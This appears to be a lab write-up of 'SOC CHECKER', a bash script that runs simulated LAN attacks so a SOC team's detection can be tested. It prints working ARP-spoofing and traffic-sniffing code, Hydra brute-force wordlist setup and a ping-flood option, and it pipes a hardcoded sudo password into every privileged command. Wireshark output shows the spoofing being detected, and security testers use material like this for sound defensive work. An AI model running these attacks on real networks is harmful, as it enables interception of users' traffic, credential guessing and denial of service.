SOC CHECKER

Objective: This script aims to allow the intended user (SOC manger or higher-level SOC analyst) to simulate various attacks in the Local Area Network (LAN) and as such, test if the SOC team is alert and detected the attacks.

Figure A is the network that was to carry out this project, where we have total of 4 devices present in the LAN with network mask 255.255.255.0.

172.16.50.23 is our device used to carry out the attack.



Figure A-LAN Diagram for SOC CHECKER

Process flow of the script



Figure B-Process Flow of Script

Installing Packages for the actual task (SOC CHECKER)

For the Pre-execution checks, we will check if all the relevant commands/packages are installed.

Figure 1 checks for the command 'arp-scan' using command to test if the command exists. If it exists, it will reflect **'[+] arp-scan is installed'**. If not, installarpscan function reflect **'[-] arp-scan NOT installed, installing…'** and tries to install the package. Once the command is installed successfully, it will move on to check for other commands.

```
#This Function check if all necessary packages are installed to be used later on.
function PRECHECKER()
{
    #arp-scan is used to scan for endpoints that are up in the Local Area Network (LAN)
    function installarpscan()
    {
    if command -v arp-scan >/dev/null
    then
        echo '[+] arp-scan is installed'
        return
    else
        echo '[-] arp-scan NOT installed, installing...'
        echo kali | sudo -S apt-get install arp-scan -y 2>/dev/null
    fi
    installarpscan
    }
    installarpscan
```

Figure CPre-Execution Check: Package 'arp-scan'

Figure 2 checks for the command 'nmap' using command to test if the command exists. Once the command is installed successfully, it will move on to check for other commands.

```
#nmap is used to scan for open ports of target IP address
#It can also be used to scan for endpoints that are connected to the LAN
function installnmap()
{
if command -v nmap >/dev/null
then
    echo '[+] nmap is installed'
    return
else
    echo '[-] nmap NOT installed, installing...'
    echo kali | sudo -S apt-get install nmap -y 2>/dev/null
fi
installnmap
}
installnmap
```

Figure DPre-Execution Check: Package 'nmap'

Figure 3 checks for the command ‘arpspoof’ using command to test if the command exists. Once the command is installed successfully, it will move on to check for other commands.

```
#arpspoof is used to spoof host's mac address in order to place itself as a relay between 2 devices to collect information
function installarpspoof()
{
if command -v arpspoof >/dev/null
then
    echo "[+] arpspoof is installed"
    return
else
    echo "[-] arpspoof NOT installed, installing..."
    echo kali | sudo -S apt-get install arpspoof -y
fi
installarpspoof
}
installarpspoof
```

Figure EPre-Execution Check: Package 'arpspoof'

Figure 4 checks for the command ‘urlsnarf’ using command to test if the command exists. Once the command is installed successfully, it will move on to check for other commands.

```
#urlsnarf is used to listen to the targets web activities
function installurlsnarf()
{
if command -v urlsnarf >/dev/null
then
    echo "[+] urlsnarf is installed"
    return
else
    echo "[-] urlsnarf NOT installed, installing..."
    echo kali | sudo -S apt-get install urlsnarf -y
fi
installurlsnarf
}
installurlsnarf
```

Figure FPre-Execution Check: Package 'urlsnarf'

Figure 5 checks for the command ‘hping3’ using command to test if the command exists. Once the command is installed successfully, it will move on to check for other commands.

```
#hping3 is used to flood the target with ICMP with intend to overwhelm the target
function installhping3()
{
if command -v hping3 >/dev/null
then
    echo "[+] hping3 is installed"
    return
else
    echo "[-] hping3 NOT installed, installing..."
    echo kali | sudo -S apt-get install hping3 -y
fi
installhping3
}
installhping3
```

Figure GPre-Execution Check: Package 'hping3'

Figure 6 checks our log exists in /var/log where all the logs are common stored. As this script is not an official execution command, we will have to change the permission to allow read and write for user, group and others by executing ‘chmod 666’

```
#LOGDIR checks if the log for our script exists, if not it will create one
function LOGDIR()
{
if test -f /var/log/socchecker.log
then
    echo "[+] '/var/log/soccheck.log' ready for logging"
    return
else
    echo -e "\n[-] NO log found. Creating in process.."
    echo kali | sudo -S touch /var/log/socchecker.log 2>/dev/null
    echo kali | sudo -S chmod 666 /var/log/socchecker.log 2>/dev/null
fi
LOGDIR
}
LOGDIR
```

Figure HPre-Execution Check: create log for our script

Figure 7 check if we have the username list is available for brute force execution. If not, it will copy from nmap library which has the list of most commonly attacked usernames.

```
#createusrlist check for any pre-existing username list to use, if not it will copy from nmap most common usernames
function createusrlist()
{
if test -f /home/kali/Documents/usernames.lst
then
    echo "[+] usernames.lst ready for Hydra"
    return
else
    cp /usr/share/nmap/nselib/data/usernames.lst /home/kali/Documents/usernames.lst
    return
fi
createusrlist
}
createusrlist
```

Figure IPre-Execution Check: Creating Usernames List

Figure 8 check if we have the password list is available for brute force execution. If not, it will copy from john library which has the list of most commonly used passwords. Here, we will only copy the top 100 most common passwords in our script.

```
#createpwdlist check for any pre-existing password list, if not it will copy the top 100 most common password to use
function createpwdlist()
{
if test -f /home/kali/Documents/passworded.lst
then
    echo "[+] passworded.lst ready for Hydra"
    return
else
    cat /usr/share/john/password.lst | tail -n 3545 | head -n 100 > /home/kali/Documents/passworded.lst
    return
fi
createpwdlist
}
createpwdlist
```

Figure JPre-Execution Check: Creating Password List

Once the Pre-Execution Check are done. We will move on to the actual execution. Figure 9 is how the terminal looks like after pre-execution checks is finished.

```
┌──(kali㉿kali)-[~/Documents/script]
└─$ bash socchecker.sh
[+] arp-scan is installed
[+] nmap is installed
[+] arpspoof is installed
[+] urlsnarf is installed
[+] hping3 is installed
[+] '/var/log/soccheck.log' ready for logging
[+] usernames.lst ready for Hydra
[+] passworded.lst ready for Hydra
```

Figure KTerminal showing all checks done

Execution (SOC CHECKER)

Figure 10 shows the codes that will lead to the beautiful display of the starting menu as show in Figure 11. In line 137, command ***arp-scan*** is used to scan for available devices connected to our Local Area Network (LAN)

```
132  figlet SOC VIGILANTE
133
134  #scanning LAN IP to attack
135  echo "Scanning available endpoints.."
136  echo "IP addresses discovered in your LAN:"
137  echo kali | sudo -S arp-scan --localnet --numeric --quiet --ignoredups 2>/dev/null | grep -v IPv4 | grep -v Starting | grep -Eo '([0-9]{1,3}[/.]){3}[0-9]{1,3}' > temp_ipatklist
138  cat temp_ipatklist
139  echo Random >> temp_ipatklist
140
141  #store gateway/router IP as variable
142  gateip=$(route -n | grep UG | awk '{print $2}')
143
144  #Main Function of the Script - Choosing Attack vectors and Target IP Address
145  function atkmcq()
146  {
147  ##Attack Options to choose
148  echo "
149  Which attack you wish to execute? choose number.
150  1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
151  2 Hydra  (Brute force with list files containing usernames and passwords)
152  3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
153  4 Random  (any of the above)
154  "
```

Figure LScript for starting menu

```
 ____   ___   ____  __      _____ ____ ___ _        _    _   _ _____ _____
/ ___| / _ \ / ___| \ \    / /_ _/ ___|_ _| |      / \  | \ | |_   _| ____|
\___ \| | | | |      \ \ / / | | |   _ | || |     / _ \ |  \| | | | |  _|
 ___) | |_| | |___    \ V /  | | |_| || || |___ / ___ \| |\  | | | | |___
|____/ \___/ \____|    \_/  |___\____|___|_____/_/   \_\_| \_| |_| |_____|

Scanning available endpoints..
IP addresses discovered in your LAN:
172.16.50.1
172.16.50.2
172.16.50.254

Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)
```

Figure MStarting Menu in terminal

Attack Option - Random

If you choose Random attack, it will randomly select 1 to 3 as shown in Figure 13. In Figure 12 line 589, command 'shuf -I 1-3 -n1' means shuffle from 1 to 3 and display 1 value. The value will then be fed into $atkmode to choose the different cases available.

```
585 #IF user chosed attack vector Option - Random, it will execute the below functions, which are exactly the same as above
586 #below case statement was duplicated because input cannot be piped into the function atkmcq -> read $atkmode
587 elif [[ "$atkmode" =~ [[:digit:]] && "$atkmode" == 4 ]]
588 then
589 atkmode=$(shuf -i 1-3 -n1)
590
591     case $atkmode in
```

Figure NScript to feed random number into $atkmode

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

4
You have picked MITM.
```

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

4
You have picked Hydra.
```

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

4
You have picked PING FLOOD.
```

Figure ORandom option choose different attack mode

Attack Option- Regular

If you choose a regular attack option (any other number other than 4), it will execute as intended in the case statement. Figure 14 Line 155 will read the user input and execute Line 162/320/482 as intended shown in Figure 15.

```
155  read -r -n 1 atkmode
156  if [[ "$atkmode" =~ [[:digit:]] && "$atkmode" -gt 0 && "$atkmode" -lt 4 ]]
157  then
158
159      case $atkmode in
160
161  ######MITM ATTACK - choose IP to attack
162      1)
163      echo -e "\nYou have picked MITM."
319  ######Hydra Brute Force - choose IP to attack
320      2)
321      echo -e "\nYou have picked Hydra."
481  ######Ping Flood - choose IP to attack
482      3)
483      echo -e "\nYou have picked PING FLOOD."
```

Figure PScript to choose different attack mode

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

1
You have picked MITM.
```

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

2
You have picked Hydra.
```

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

3
You have picked PING FLOOD.
```

Figure QTerminal Output of given choice as intended

Attack Option – Invalid input

If user choose an invalid option, the script will exit as shown in Figure 17. In Figure 16, from Line 1019 to 1020, command 'rm -rf' serve as a recursive and forces delete of the temporary files (temp_ipatklist & temp_Nmap) created. If the files exist, it will be deleted. If the files do not exist, it will do nothing.

```
1017  else
1018  echo -e "\nInvalid option \nExiting.. "
1019  rm -rf temp_ipatklist
1020  rm -rf temp_Nmap
1021  exit
```

Figure RScript to exit and clean up temp files when exiting.

```
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

o
Invalid option
Exiting..

┌──(kali㉿kali)-[~/Documents/script]
```

Figure STerminal output of Figure16

IP Address Option

In Figure 19, after you have picked the attack option, you can choose 1) Available IP address, 2) Random IP address, 3) ‘o’ to go back to previous menu to choose another attack or 4) ‘x’ to exit the script. The script is shown in Figure18 Line 171 to 196 as function called CHOOSEIP_MITM in Figure xx. This script is duplicated with slight variation and will appear as CHOOSEIP_BF and CHOOSEIP_PING at the other part of the script when you choose other attack options.

```
171     #if user choose Random attack, if will randomise option using 'shuf' command and feed input into CHOOSEIP_MITM function
172     if  [[ "$IPtarget" =~ [[:digit:]] && "$IPtarget" == "$LineNum" ]]
173         then
174         echo "You have chosen Random IP to attack"
175         shuf -i "1-$LineNum" -n 1 | CHOOSEIP_MITM
176         return
177     #if user choose attacks other than Random, if will save the ip into a temporary file and use on later part of other function in MITM
178         elif [[ "$IPtarget" =~ [[:digit:]] && "$IPtarget" -gt 0 && "$IPtarget" -lt "$LineNum" ]]
179         then
180         echo $(cat temp_ipatklist | awk NR==$IPtarget) > temp_shuffleip
181         echo -e "\nyou have chosen to use 'MITM' at $(cat temp_ipatklist | awk NR==$IPtarget)"
182         echo "$(date) Launched 'MITM' at $(cat temp_ipatklist | awk NR==$IPtarget)" >> /var/log/socchecker.log
183         return
184     #Press 'o' to choose other attack vectors if user changes his mind or press wrong option
185     elif
186         [[ "$IPtarget" == "o" ]]
187         then
188         atkmcq
189     #Press 'x' to exit the whole script
190     elif
191         [[ "$IPtarget" == "x" ]]
192         then
193         exit
194     #If user input an Invalid input (not 1,2,3..,o,x), it will prompt again for valid option
195     else
196     echo -e "\nINVALID KEY. Choose a valid IP Address"
```

Figure TScript to choose IP, change attack vectors or exit

```
You have picked MITM.

Which IP do you wish to attack? choose number.
Press 'x' to exit program.
Press 'o' to choose another option.
     1  172.16.50.1
     2  172.16.50.2
     3  172.16.50.254
     4  Random
o
Which attack you wish to execute? choose number.
1 MITM ~ Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)

1
You have picked MITM.

Which IP do you wish to attack? choose number.
Press 'x' to exit program.
Press 'o' to choose another option.
     1  172.16.50.1
     2  172.16.50.2
     3  172.16.50.254
     4  Random
x

┌──(kali㉿kali)-[~/Documents/script]
└─$
```

Figure UTerminal output of Figure18. It will look the same for CHOOSEIP_BF and CHOOSEIP_PING

Attack – MITM (Man-in-the-Middle)

Before placing user in the middle as a relay to as the Modem, which is MITM, we will need to allow IP address forwarding. If this is not done, the target user will realise that he is unable to surf the net, thus raising an alert.

Every time we restart our system, the value will change back to 0, which means IP forwarding not allowed. In Figure 20, we create a file with the exact same name with value 1, which is telling the system to allow IP forwarding and replace into the actual file directory. It is done in such way because we are not root user, thus unable to directly change the value. Once done, we can check if the IP forwarding is allowed in Figure 21.

```
##MITM - Configurations
#delete the target IP mac address in the ARP table to update with our spoofed IP and MAC address
echo "kali" | sudo -S arp -d $(cat temp_ipatklist | awk NR==$IPtarget) 2>/dev/null
#configuring ip_forward file so that targetted user will be able to relay through us
echo "kali" | sudo -S echo 1 > ip_forward 2>/dev/null
echo "kali" | sudo -S cp ip_forward /proc/sys/net/ipv4/ip_forward 2>/dev/null
rm ip_forward
sleep 2
```

Figure VScript to configure Ip_forward file to allow ip forwarding

```
┌──(kali㉿kali)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward 2>/dev/null
1
```

Figure WTerminal output after configuration

The actual MITM starts here. In Figure 22, Line 227, we are telling the target 172.16.50.254 that we are 172.16.50.1. In line 228, we are telling the modem 172.16.50.1 that we are the target 172.16.50.254.

```
212     #SNIFFING check if user wants to log the target web activities and start MITM attack
213     function SNIFFING()
214     {
215     echo "Do you want to sniff and log the victim web activities? (y/n)"
216     read -r -n 1 sniffans
217
218     if [ $sniffans == "y" ]
219         then
220         echo -e "\nSniffed informationed will be stored in /home/kali/Documents/sniffed_web.txt"
221         echo ">>>  press 'k' to stop MITM  <<<"
222         sleep 3
223         echo "poisoning and sniffing in process.."
224     #logs target web activities using 'urlsnarf' command
225         sudo urlsnarf -i eth0 >> /home/kali/Documents/sniffed_web.txt &
226     #starting MITM by using 'arpspoof' command
227         echo "kali" | sudo -S arpspoof -t $(cat temp_shuffleip) $gateip &
228         echo "kali" | sudo -S arpspoof -t $gateip $(cat temp_shuffleip) &
229
```

Figure XScript to execute MITM

```
you have chosen to use 'MITM' at 172.16.50.254
Do you want to sniff and log the victim web activities? (y/n)
y
Sniffed informationed will be stored in /home/kali/Documents/sniffed_web.txt
>>>  press 'k' to stop MITM  <<<
poisoning and sniffing in process..
>>>  press 'k' to stop  <<<
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
                                                                                0:c:29:d5:2a:e6 0:c:29
:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:d5:2a:e6
                                                                0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp r
eply 172.16.50.254 is-at 0:c:29:d5:2a:e6
                                                0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at
 0:c:29:d5:2a:e6
                0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
                                                                                                        0:c:29
:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:d5:2a:e6
                                                                                0:c:29:d5:2a:e6 0:c:29:20:e8:1
0 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
                                                                0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 1
72.16.50.1 is-at 0:c:29:d5:2a:e6
```

Figure YTerminal output of Figure22 to show spoofing in action

Attack Detection (MITM)

Here we can see that we have successfully spoofed and place ourselves in the middle. In Figure 24, wireshark shows 172.16.50.1 and 172.16.50.254 have the same mac address, which is actually our mac address as shown in Figure 25, ether 00:0c:29:d5:2a:e6

2	1.425511	VMware_6d:c6:65	VMware_bc:7d:63	ARP	42	Who has 172.16.50.2? Tell 172.16.50.254
3	1.429431	VMware_bc:7d:63	VMware_6d:c6:65	ARP	60	172.16.50.2 is at 00:0c:29:bc:7d:63
4	17.309965	VMware_d5:2a:e6	Broadcast	ARP	60	Who has 172.16.50.254? Tell 172.16.50.23
5	17.309986	VMware_6d:c6:65	VMware_d5:2a:e6	ARP	42	172.16.50.254 is at 00:0c:29:6d:c6:65
7	17.312673	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
9	18.310762	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
10	19.315267	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
11	20.313347	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
16	21.318913	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
19	22.317252	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
20	23.323329	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
21	24.320601	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
27	25.324381	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
30	25.930400	VMware_bc:7d:63	VMware_6d:c6:65	ARP	60	Who has 172.16.50.254? Tell 172.16.50.2
31	25.930417	VMware_6d:c6:65	VMware_bc:7d:63	ARP	42	172.16.50.254 is at 00:0c:29:6d:c6:65
34	26.232699	VMware_6d:c6:65	VMware_bc:7d:63	ARP	42	Who has 172.16.50.2? Tell 172.16.50.254
35	26.233719	VMware_bc:7d:63	VMware_6d:c6:65	ARP	60	172.16.50.2 is at 00:0c:29:bc:7d:63
36	26.316774	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
37	27.317351	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6
38	28.309940	VMware_d5:2a:e6	VMware_6d:c6:65	ARP	60	172.16.50.1 is at 00:0c:29:d5:2a:e6
39	29.311731	VMware_d5:2a:e6	VMware_20:e8:10	ARP	60	172.16.50.254 is at 00:0c:29:d5:2a:e6

```
> Frame 20: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3A0DEFEE-E29B-4907-8E69-8B8FDFC9C6BE}, id 0
> Ethernet II, Src: VMware_d5:2a:e6 (00:0c:29:d5:2a:e6), Dst: VMware_20:e8:10 (00:0c:29:20:e8:10)
> Address Resolution Protocol (reply)
> [Duplicate IP address detected for 172.16.50.254 (00:0c:29:d5:2a:e6) - also in use by 00:0c:29:6d:c6:65 (frame 19)]
```

Figure ZWireshark detecting arp spoofing

```
┌──(kali㉿kali)-[~/Documents/script]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.50.23  netmask 255.255.255.0  broadcast 172.16.50.255
        inet6 fe80::a6e5:b07f:8a9:6d0a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d5:2a:e6  txqueuelen 1000  (Ethernet)
        RX packets 65302  bytes 5031631 (4.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1844407  bytes 111412191 (106.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure AAifconfig to show our mac address as shown in 'ether'

Stopping the attack

In Figure 27, User can press ‘k’ to stop the MITM attack. If User give the wrong input, it will prompt an invalid key and continues the attack, as shown in Figure 26 Line 244 and Figure 27 “ ***INVALID KEY. Press 'k' to stop >>> press 'k' to stop <<<*** “. The script is shown from line 231 to 249 as function called KILLPROC_MITM in Figure 26. This script is duplicated with slight variation and appear as KILLPROC _BF and KILLPROC _PING at the other part of the script when you choose other attack options.

```
230     #Press 'k' to stop arp spoofing/poisoning & deletes created temporary file
231         function KILLPROC_MITM()
232         {
233         echo ">>>  press 'k' to stop  <<<"
234         read -r -s -n 1 xkill
235             if [ $xkill = "k" ]
236                 then
237                 echo "killing MITM.."
238                 pkill sudo
239                 rm -rf temp_shuffleip
240                 sleep 7
241                 echo -e "press ENTER to return back to command line"
242                 return
243             else
244             echo "INVALID KEY. Press 'k' to stop"
245             fi
